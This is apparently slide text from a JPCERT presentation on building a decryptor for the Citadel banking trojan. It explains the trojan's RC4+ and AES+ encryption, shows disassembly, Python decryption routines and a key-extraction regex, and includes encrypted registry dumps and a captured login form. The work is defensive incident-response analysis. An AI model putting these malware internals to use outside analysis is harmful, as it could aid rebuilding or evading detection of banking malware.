070	65 3B 3A 14 7D 0C 17 DF	AA 75 4B A8 B3 79 6F 51	e;:.}....uK..yoQ
080	E9 31 DB 7E 4F DE BD 2B	B8 69 AA DD 3E 6A 2E 4F	.1~O...+i..>j.O
090	EE FA 82 B5 40 44		

```
[HKEY_CURRENT_USER%Software%Microsoft%Sfndw]
"Jesirb"=hex:3b,77,90,b2,43,20,8f,67,25,5f,2c,2b,ae,e1,a1,bf,3b,cc,47,a1,43,20,3f,67,25,5f,2c,2b,ea,e1,a1,bf,3b,cc,47,a1,43,20,cf,67,25,5f,2c,2b,ae,e1,a1,bf,9d,9b,b1,7a,90,01,cd,18,d0,8b,a3,2b,6e,a4,51,a4,3b,cc,47,a1,43,20,3f,67,25,5f,2c,2b,ae,e1,a1,bf,3b,cc,47,a1,43,20,3f,67,25,5f,2c,2b,ae,e1,a1,bf,3b,cc,47,a1,43,20,3f,67,25,5f,2c,2b,ae,e1,a1,bf,1c,64,e9,e3,96,f7,83,e8,28,72,c1,8c,a2,48,c4,86,ba,2f,1e,33,2a,3e,de,b1,74,fd,41,91,fb,1f,7b,51,3b,cc,47,a1,43,20,3f,67,25,5f,2c,2b,ae,e1,a1,bf
"Aniklizon"=hex:19,7c,0b,f1,fc,e9,46,8b,3a,7f,94,92,10,77,84,25,f5,75,b3,3f,59,87,52,f1,6a,66,91,4f,ba,75,c4,05,bb,61,50,bf,98,ef,50,45,68,65,e9,fa,7b,da,4e,96,bc,ba,99,05,bc,1d,6f,31,a6,81,75,94,67,fc,58,9f,15,93,98,29,cc,26,70,b8,79,a8,e0,86,8b,71,0a,da,06,5d,67,24,21,aa,0e,f7,77,19,85,22,8d,81,ac,5f,ef,92,3f,04,fc,89,fc,55,9f,7c,da,44,6b,c4,00,74,12,62,4b,ea,bd,1e,42,f6,8d,26,22,fd,c0,66,39,fc,3f,c5,a9,9d,e0,7b,bd,5e,76,d1,ea,0f,1b,f4,31,6e,32,b5,48,ae,bc,40,18,5a,a4,af,da,8d,6d,64,3b,74,cd,dc,06,f1,bd,9b,e0,57,2d,9a,62,6e,0a,a3,48,29,28,cf,47,23,66,ee,6a,8e,1d,ed,08,4d,f6,77,11,18,22,22,52,d1,
```


暗号化されたデータの内容



Citadel が用いる暗号方式

AES+

- AES に XOR エンコードを組み合わせた方式

RC4+

- RC4 に XOR エンコードを組み合わせた方式

RC4+ * 2

- RC4+ による復号を 2度行う


Installed Data

- インストール時にランダムに生成した AES 鍵を使用した AES+

Citadel が扱うデータ形式



Dynamic Config の場合



0x400 バイトのオーバーレイ

インストール前の Citadel



インストール後



ID, インストールパス,
ランダム AES 鍵,
ランダム StrageArray 鍵
など


復号対象まとめ

カテゴリ	対象	形式	暗号方式
パケット	レポート	暗号化 BinStrage	RC4+
	Dynamic Config	暗号化 BinStrage	AES+
	追加モジュール	実行ファイル	RC4+ * 2
ファイル	レポートファイル	StrageArray	Installed Data
	モジュールのバックアップ	StrageArray	Installed Data
レジストリ	Dynamic Config のバックアップ	暗号化 BinStrage	Installed Data

メイキング CITADEL DECRYPTOR

ゴール

- インシデント対応に必要な情報を復号する



6E 61 6D 65 3D 22 62 74	6E 53 69 67 6E 6F 6E 22	name="btnSignon"
20 69 64 3D 22 62 74 6E	53 69 67 6E 6F 6E 22 20	id="btnSignon"
63 6C 61 73 73 3D 22 73	75 62 6D 69 74 42 74 6E	class="submitBtn
22 20 74 61 62 69 6E 64	65 78 3D 22 32 22 2F 3E	" tabindex="2"/>
3C 2F 64 69 76 3E 20 0D	0A 3C 69 6E 70 75 74 20	</div> ..<input
74 79 70 65 3D 22 68 69	64 64 65 6E 22 20 69 64	type="hidden" id
3D 22 75 5F 70 22 20 6E	61 6D 65 3D 22 75 5F 70	="u_p" name="u_p
22 20 76 61 6C 75 65 3D	22 22 2F 3E 0D 0A 3C 2F	" value=""/>..</
66 6F 72 6D 27 4E 00 00	00 00 00 10 2C 00 00 00	form'N.....,
2C 00 00 00 64 30 2C 00	10 00 00 00 00 00 00 00	,...d0,.....


Python

PyCrypto

pefile

UCL

RC4 + 復号処理




```
inc [ebp+x]
movzx edi, [ebp+x]
mov al, [edi+edx]
add [ebp+y], al
movzx ecx, [ebp+y]
mov bl, [ecx+edx]
mov esi, [ebp+buffer]
mov [edi+edx], bl
mov [ecx+edx], al
movzx edi, byte ptr [edi+edx]
mov ecx, [ebp+i]
movzx eax, al
add edi, eax
and edi, 0FFh
mov al, [edi+edx]
movzx edi, [ebp+z]
add esi, ecx
xor [esi], al
mov bl, byte ptr ds:a577524e4245616[edi]
xor bl, [esi]
mov [ebp+z], bl
movzx eax, [ebp+z]
mov [esi], bl
cmp eax, [ebp+len]
jnz short loc_42B967
mov [ebp+z], 0

; CODE XREF: Crypt::_
inc ecx
mov [ebp+i], ecx
cmp ecx, [ebp+size]
jb short loc_42B913
```

RC4 + 実装

```
def rc4_plus_decrypt(login_key, base_key, buf):
    S1 = base_key['state']
    S2 = map(ord, login_key)
    out = ""
    i = j = k = 0
    for c in buf:
        i = (i + 1) & 0xFF
        j = (j + S1[i]) & 0xFF
        S1[i], S1[j] = S1[j], S1[i]
        out += chr((ord(c) ^ S1[(S1[i]+S1[j])&0xFF])
                  ^ S2[k%len(S2)])
        k += 1
    return out
```

AES + 復号処理




```
xor    dword ptr [eax], 32C1A4FCh
movzx  edx, byte ptr [eax+3]
movzx  edi, byte ptr [eax+2]
xor    dword ptr [eax+4], 0ABC8F546h
xor    dword ptr [eax+8], 0DCCFC5D0h
xor    dword ptr [eax+0Ch], 42AB5073h
shl    edx, 8
or     edx, edi
movzx  edi, byte ptr [eax+1]
shl    edx, 8
or     edx, edi
movzx  edi, byte ptr [eax]
shl    edx, 8
or     edx, edi
xor    edx, [ecx]
movzx  edi, byte ptr [eax+6]
mov    [ebp+var_4], edx
movzx  edx, byte ptr [eax+7]
movzx  ebx, byte ptr [eax+0Bh]
shl    edx, 8
or     edx, edi
movzx  edi, byte ptr [eax+5]
shl    edx, 8
or     edx, edi
movzx  edi, byte ptr [eax+4]
shl    edx, 8
```

AES+ 実装

```
def unpack_aes_plus(login_key, base_key, xor_key,
aes_key, data):
    aes = AES.new(aes_key)
    tmp = aes.decrypt(data)

    out = ""
    for i in range(len(tmp)):
        out += chr(ord(tmp[i]) ^
                    ord(xor_key[i%len(xor_key)]))
    return out
```

必要なパラメータ



必要なパラメータの取得

```
void __fastcall Core::getBaseConfig(struct BASECONFIG *) proc near
56          push     esi
BA A0 05 00 00    mov     edx, 5A0h
52          push     edx
68 38 64 40 00    push   offset char const * const baseConfigSource source
50          push     eax
E8 BD 76 01 00    call   Mem::_copy(void *,void const *,ulong)
8B 0D B4 49 43 00  mov     ecx, coreData.modules.current
03 0D 94 4D 43 00  add     ecx, coreData.baseConfigInfo.xorKey
8B F2          mov     esi, edx
2B C8          sub     ecx, eax

loc_412A14:
8A 14 01          mov     dl, [ecx+eax]
30 10          xor     [eax], dl
40          inc     eax
4E          dec     esi
75 F7          jnz    short loc_412A14
5E          pop     esi
C3          retn

void __fastcall Core::getBaseConfig(struct BASECONFIG *) endp
```



re.compile(". *¥x56¥xBA(..)¥x00¥x00¥x52¥x68(....)
¥x50¥xE8....¥x8B¥x0D.*", re.DOTALL)

UCL Decompress



Home Products Technology **OpenSource** Company

oberhumer.com UCL

Version 1.03

20 Jul 2004

Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
Markus F.X.J. Oberhumer

[\[News\]](#) [\[Abstract\]](#) [\[Overview\]](#) [\[Speed\]](#)
[\[Portability\]](#) [\[Download\]](#) [\[Links\]](#) [\[Screenshots\]](#)

News

- 20 Jul 2004: [UCL 1.03](#) has been released. See the files [NEWS](#) for a list of changes.

Key Facts

UCL is a portable lossless data compression library written in ANSI C.

UCL implements a number of compression algorithms that achieve an excellent compression ratio while allowing ***very* fast decompression**. Decompression requires no additional memory.

UCL is an OpenSource re-implementation of some [NRV compression algorithms](#).

As compared to [LZO](#), the UCL algorithms achieve a better compression ratio but decompression is a little bit slower. See below for some rough timings.

<http://www.oberhumer.com/opensource/ucl/>

UCL Decompress 実装

```
def _ucl_decompress(self, data):
    ucl = cdll.LoadLibrary(UCL)
    compressed = c_buffer(data)
    decompressed = c_buffer(DECOMPRESS_MAX_SIZE)
    decompressed_size = c_int()
    result = ucl.ucl_nrv2b_decompress_le32(
        pointer(compressed),
        c_int(len(compressed.raw)),
        pointer(decompressed),
        pointer(decompressed_size))
    return decompressed.raw[:decompressed_size.value]
```

CITADEL DECRYPTOR

動作に必要な環境

Windows + 32bit Python

- コードおよび使用しているライブラリが 64bit に対応していないため

PyCrypto

- Python の暗号モジュール
- AES 復号を行うために使用
- Windows 用のバイナリは
 - <http://www.voidspace.org.uk/python/modules.shtml#pycrypto>

pefile

- Python の Windows 実行ファイルをパースするモジュール
- セクション等をパースして、必要な鍵を取り出すために使用

復号に必要なデータ

復号対象

アンパックされた Citadel 本体

- ベース RC4 鍵
- AES+ 用の XOR 鍵
- RC4+ 用の XOR 鍵 (LOGINKEY)
- RC4+ 用の salt

インストールされた後の Citadel 本体

- Installed Data
 - ランダムに生成された AES 鍵
 - ランダムに生成された StrageArray 鍵

citadel_decryptor.py

- Citadel が扱う暗号化された様々なデータを復号するスクリプト
- 復号対象と、アンパックした本体は常に引数に入れる必要がある

```
>citadel_decryptor.py
```

```
usage: citadel_decryptor.py [-h] [-n] [-a] [-d]
                             [-o OUT] [-D] [-I LOGIN]
                             [-k KEY] [-x XOR] [-s SALT]
                             [-i INSTALLED]
                             [-m MODE] [-v]
```

DAT EXE

```
citadel_decryptor.py: error: too few arguments
```

```
>
```

目的別オプション

- 以下のオプションと、復号対象およびアンパック後の Citadel を指定する

カテゴリ	対象	指定オプション
パケット	レポート	-m2
	Dynamic Config	-d
	モジュール	-m3 -n
ファイル	レポートファイル	-a -i [Install Data を持つ実行ファイル]
	モジュールのバックアップ	-a -i [Install Data を持つ実行ファイル]
レジストリ	Dynamic Config のバックアップ	-d -i [Install Data を持つ実行ファイル]

Tips

レジストリデータのバイナリ化

- regedit を用いエクスポートしたデータを FileInsight のプラグインでバイナリデータに変換
- <https://github.com/nmantani/FileInsight-plugins>

アンパック

- パッカーが呼び出す API でブレークする方法が簡単
 - WriteProcessMemory
 - CreateProcessW
 - VirtualFree / VirtualFreeEx / RtlFreeHeap
- 仮想メモリ上から実行ファイルそのものを取り出す
 - オーバーレイの 0x400 バイトを忘れずに切り取る

今持っているツール

- Citadel Decryptor
- Zeus Decryptor
 - Ver 2.0.8.9
 - Ver 2.9.6.1
- Ice IX Decryptor
- etc.

持っていないツール

- **GameOver (P2P Zeus) Decryptor**

Thank You!

連絡先

- aa-info@jpcert.or.jp
- <https://www.jpcert.or.jp>

インシデント報告

- info@jpcert.or.jp
- <https://www.jpcert.or.jp/form/>